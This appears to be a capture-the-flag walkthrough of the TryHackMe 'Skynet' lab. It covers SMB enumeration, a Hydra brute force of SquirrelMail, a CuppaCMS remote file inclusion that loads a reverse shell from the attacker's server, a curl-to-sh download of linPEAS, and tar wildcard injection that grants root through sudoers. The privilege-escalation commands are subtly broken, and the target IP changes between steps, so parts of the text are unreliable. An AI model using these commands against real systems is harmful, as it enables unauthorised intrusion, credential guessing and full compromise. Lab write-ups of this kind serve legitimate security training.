Skynet
A Terminator-themed room featuring Samba enumeration, CuppaCMS exploitation via Remote File Inclusion, and cron job privilege escalation.
Skynet
Hasta la vista, baby. Skynet is a Terminator-themed TryHackMe room that asks a simple question: are you able to compromise this machine? The answer involves chaining together SMB enumeration, a webmail brute force, a CMS file inclusion vulnerability, and a classic tar wildcard privilege escalation. Four distinct phases, each building on the last.
The room hints at the attack path upfront: scan ports with Nmap, enumerate directories with GoBuster, and dig through Samba shares. What it does not tell you is that the real breakthrough comes from reading someone's password reset emails.
 Click to zoom
Figure 1.1: The TryHackMe Skynet room — a vulnerable Terminator-themed Linux machine.
Click to zoom
Figure 1.1: The TryHackMe Skynet room — a vulnerable Terminator-themed Linux machine.
 Click to zoom
Figure 1.2: Mission briefing. "Are you able to compromise this Terminator themed machine?"
Click to zoom
Figure 1.2: Mission briefing. "Are you able to compromise this Terminator themed machine?"
Nmap Scan

First things first. We fire an Nmap scan against the target to map the attack surface.
sudo nmap -sV -sC -O -T5 10.10.136.178
The results paint a clear picture — this machine is running a full stack of services:
- Port 22 — SSH (OpenSSH 7.2p2)
- Port 80 — HTTP (Apache 2.4.18)
- Port 110 — POP3 (Dovecot)
- Port 139 — NetBIOS (Samba)
- Port 143 — IMAP (Dovecot)
- Port 445 — SMB (Samba 4.3.11)
The service info reveals a hostname of SKYNET. The combination of HTTP, SMB, and mail services is interesting. That is a lot of potential entry points for a single box.
 Click to zoom
Figure 1.3: Nmap scan results revealing six open ports. The Samba and mail services immediately stand out as high-value targets.
Click to zoom
Figure 1.3: Nmap scan results revealing six open ports. The Samba and mail services immediately stand out as high-value targets.
Enumeration: Samba Shares and SquirrelMail

With SMB wide open, the first move is to enumerate shares and pull anything accessible. Running enum4linux confirms that the server allows null sessions and reveals a user account: milesdyson.
 Click to zoom
Figure 2.1: enum4linux confirms null session authentication and discovers the milesdyson user profile on the Skynet host.
Click to zoom
Figure 2.1: enum4linux confirms null session authentication and discovers the milesdyson user profile on the Skynet host.
Anonymous Share Access

Listing the available shares with smbclient -L reveals several shares, including one labeled "Skynet Anonymous Share" that requires no authentication. Connecting as anonymous drops us into a share containing attention.txt and a logs directory.
smbclient -L 10.10.136.178
smbclient //10.10.136.178/anonymous
 Click to zoom
Figure 2.2: Share enumeration reveals an anonymous share. Inside: an attention.txt file and a logs directory.
Click to zoom
Figure 2.2: Share enumeration reveals an anonymous share. Inside: an attention.txt file and a logs directory.


We download everything and examine the contents. The attention.txt file is a memo from Miles Dyson himself, instructing all Skynet employees to change their passwords due to a system malfunction. More importantly, log1.txt contains what appears to be a password wordlist. Both log2.txt and log3.txt are empty.
 Click to zoom
Figure 2.3: The attention.txt memo — "A recent system malfunction has caused various passwords to be changed." Signed by Miles Dyson.
Click to zoom
Figure 2.3: The attention.txt memo — "A recent system malfunction has caused various passwords to be changed." Signed by Miles Dyson.
 Click to zoom
Figure 2.4: log1.txt reveals a wordlist full of Terminator-themed passwords. This is our brute force ammunition.
Click to zoom
Figure 2.4: log1.txt reveals a wordlist full of Terminator-themed passwords. This is our brute force ammunition.
Web Directory Enumeration

While the SMB enumeration runs, a parallel GoBuster scan against the HTTP service reveals several directories. The standout result: /squirrelmail — a webmail login page.
gobuster dir -u 10.10.136.178 -w directory-list-2.3-medium.txt -x html, txt, php
 Click to zoom
Figure 2.5: GoBuster uncovers a SquirrelMail installation at /squirrelmail — a webmail interface ripe for brute forcing.
Click to zoom
Figure 2.5: GoBuster uncovers a SquirrelMail installation at /squirrelmail — a webmail interface ripe for brute forcing.
Brute Forcing SquirrelMail
Before launching Hydra, we need the exact POST parameters. Inspecting the login request through the browser's network tab reveals the request body format: login_username, secretkey, and the failure string.
 Click to zoom
Figure 2.6: Inspecting the login POST request to extract the parameters needed for Hydra.
Click to zoom
Figure 2.6: Inspecting the login POST request to extract the parameters needed for Hydra.

With the username milesdyson and the password list from log1.txt, we launch the brute force:
hydra -l milesdyson -P log1.txt 10.10.136.178 http-post-form "/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1&Login=Login:Unknown user or password incorrect"
Hydra cracks it. One valid password found.
 Click to zoom
Figure 2.7: Hydra confirms a valid credential pair. We are in.
Click to zoom
Figure 2.7: Hydra confirms a valid credential pair. We are in.
The Aha Moment — Password Reset Emails

This is where the engagement pivots. Logging into SquirrelMail with Miles Dyson's credentials, we find an email with the subject "Samba Password reset" from skynet@skynet. The message contains the new SMB password in plaintext.
A password reset email sitting in an unprotected webmail account — this is the kind of operational security failure that collapses an entire attack surface.
 Click to zoom
Figure 2.8: The critical find. A password reset email reveals the SMB password for milesdyson's personal share.
Click to zoom
Figure 2.8: The critical find. A password reset email reveals the SMB password for milesdyson's personal share.
Accessing Miles Dyson's Personal Share

Armed with the new credentials, we authenticate to the milesdyson SMB share. Inside, we find several AI research PDFs and a notes directory.
smbclient //10.10.136.178/milesdyson -U milesdyson
 Click to zoom
Figure 2.9: Miles Dyson's personal share. Neural network research papers and, more importantly, a notes directory.
Click to zoom
Figure 2.9: Miles Dyson's personal share. Neural network research papers and, more importantly, a notes directory.
The notes directory contains important.txt. We download it immediately.
 Click to zoom
Figure 2.10: Extracting important.txt from the notes directory.
Click to zoom
Figure 2.10: Extracting important.txt from the notes directory.

The contents of important.txt reveal a hidden web directory: /45kra24zxs28v3yd. It is a to-do list for Miles — "Add features to beta CMS," "Work on T-800 Model 101 blueprints," and charmingly, "Spend more time with my wife."
 Click to zoom
Figure 2.11: important.txt reveals a hidden directory and Miles Dyson's to-do list. The first item points to a beta CMS installation.
Click to zoom
Figure 2.11: important.txt reveals a hidden directory and Miles Dyson's to-do list. The first item points to a beta CMS installation.
The Hidden Directory

Navigating to /45kra24zxs28v3yd/ reveals a personal page for Dr. Miles Bennett Dyson — the original inventor of the neural-net processor. A nice Terminator reference, but nothing directly exploitable on the surface.
 Click to zoom
Figure 2.12: The hidden Miles Dyson personal page. A dead end on the surface, but there is more underneath.
Click to zoom
Figure 2.12: The hidden Miles Dyson personal page. A dead end on the surface, but there is more underneath.

Running GoBuster against this hidden directory uncovers another layer: /administrator — a CMS installation.
gobuster dir -u 10.10.136.178/45kra24zxs28v3yd -w directory-list-2.3-medium.txt -x html, txt, php
 Click to zoom
Figure 2.13: A second round of directory enumeration reveals /administrator buried within the hidden path.
Click to zoom
Figure 2.13: A second round of directory enumeration reveals /administrator buried within the hidden path.
Exploitation: CuppaCMS Remote File Inclusion

The /administrator path leads to a CuppaCMS login page. Rather than waste time guessing credentials, we check for known vulnerabilities.
 Click to zoom
Figure 3.1: CuppaCMS login page. Instead of brute forcing, we check for public exploits.
Click to zoom
Figure 3.1: CuppaCMS login page. Instead of brute forcing, we check for public exploits.
Searchsploit Discovery

A quick searchsploit query for CuppaCMS returns a direct hit: a Local/Remote File Inclusion vulnerability in alertConfigField.php.
searchsploit cuppa cms
 Click to zoom
Figure 3.2: Searchsploit confirms a known LFI/RFI vulnerability in CuppaCMS (EDB-ID: 25971).
Click to zoom
Figure 3.2: Searchsploit confirms a known LFI/RFI vulnerability in CuppaCMS (EDB-ID: 25971).

Reading through the exploit documentation reveals how trivially the vulnerability is exploited. The urlConfig parameter in alertConfigField.php accepts arbitrary URLs, allowing an attacker to include remote files — including a reverse shell.
 Click to zoom
Figure 3.3: The exploit details. The urlConfig parameter allows both local and remote file inclusion with no sanitization.
Click to zoom
Figure 3.3: The exploit details. The urlConfig parameter allows both local and remote file inclusion with no sanitization.
Reverse Shell via RFI

We craft a PHP reverse shell, host it on a Python HTTP server, and set up a Netcat listener.
python3 -m http.server 8080
nc -lvp 1337
 Click to zoom
Figure 3.4: Staging the attack — reverse shell hosted via Python HTTP server, Netcat listener awaiting the callback.
Click to zoom
Figure 3.4: Staging the attack — reverse shell hosted via Python HTTP server, Netcat listener awaiting the callback.
Triggering the RFI through the browser pulls our shell from the attacker machine and executes it on the target:
http://10.10.7.6/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.4.1.87:8080/shell.php
 Click to zoom
Figure 3.5: The RFI trigger. Our hosted shell.php is loaded and executed by the vulnerable CMS.
Click to zoom
Figure 3.5: The RFI trigger. Our hosted shell.php is loaded and executed by the vulnerable CMS.

The Netcat listener catches the connection. We have a shell as www-data.
 Click to zoom
Figure 3.6: Shell established. We are www-data on the Skynet machine.
Click to zoom
Figure 3.6: Shell established. We are www-data on the Skynet machine.
User Flag

Navigating to /home/milesdyson, we locate and read user.txt.
 Click to zoom
Figure 3.7: User flag captured from /home/milesdyson/user.txt.
Click to zoom
Figure 3.7: User flag captured from /home/milesdyson/user.txt.
Privilege Escalation: The Tar Wildcard Trap

With user-level access secured, we turn to privilege escalation. We host and execute linPEAS on the target to automate the enumeration.
<h1>Attacker machine</h1>
python3 -m http.server 80

<h1>Target machine</h1>

curl 10.4.1.87/linpeas.sh | sh
 Click to zoom
Figure 4.1: Hosting linPEAS for transfer to the target.
Click to zoom
Figure 4.1: Hosting linPEAS for transfer to the target.
 Click to zoom
Figure 4.2: linPEAS running on the Skynet target, scanning for privilege escalation vectors.
Click to zoom
Figure 4.2: linPEAS running on the Skynet target, scanning for privilege escalation vectors.
The Cronjob

linPEAS and manual investigation of /etc/crontab reveal a cronjob running as root every minute:
*/1 * * * * root /home/milesdyson/backups/backup.sh
 Click to zoom
Figure 4.3: The crontab reveals a backup script executing as root every sixty seconds.
Click to zoom
Figure 4.3: The crontab reveals a backup script executing as root every sixty seconds.

Examining the backup script reveals the vulnerability:
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
The wildcard * in the tar command is the key. When tar expands the wildcard, filenames that match tar's command-line flags are interpreted as arguments rather than files.
 Click to zoom
Figure 4.4: The backup script. The tar wildcard on /var/www/html is exploitable because we control that directory as www-data.
Click to zoom
Figure 4.4: The backup script. The tar wildcard on /var/www/html is exploitable because we control that directory as www-data.
Wildcard Injection

Since www-data has write access to /var/www/html, we can create files whose names are interpreted as tar arguments. The exploit creates a script that adds www-data to the sudoers file, then uses tar's --checkpoint and --checkpoint-action flags to execute it:
cd /var/www/html
echo 'www-data ALL=(root) NOPASSWD: ALL' > /etc/sudoers > privesc.sh
echo "/var/www/html" > "--checkpoint-action=exec=sh privesc.sh"
echo "/var/www/html" > --checkpoint=1
When the cronjob fires, tar interprets --checkpoint=1 and --checkpoint-action=exec=sh privesc.sh as command-line arguments, executing our privilege escalation script as root. A quick sudo -l confirms it worked — www-data now has full NOPASSWD sudo access.
 Click to zoom
Figure 4.5: The exploit in action. Checkpoint files created, cronjob triggers, and sudo -l confirms root-level NOPASSWD access for www-data.
Click to zoom
Figure 4.5: The exploit in action. Checkpoint files created, cronjob triggers, and sudo -l confirms root-level NOPASSWD access for www-data.
Root Flag

With unrestricted sudo, reading the root flag is trivial.
sudo cat /root/root.txt
 Click to zoom
Figure 4.6: Root flag captured. Machine compromised.
Click to zoom
Figure 4.6: Root flag captured. Machine compromised.
The Bottom Line
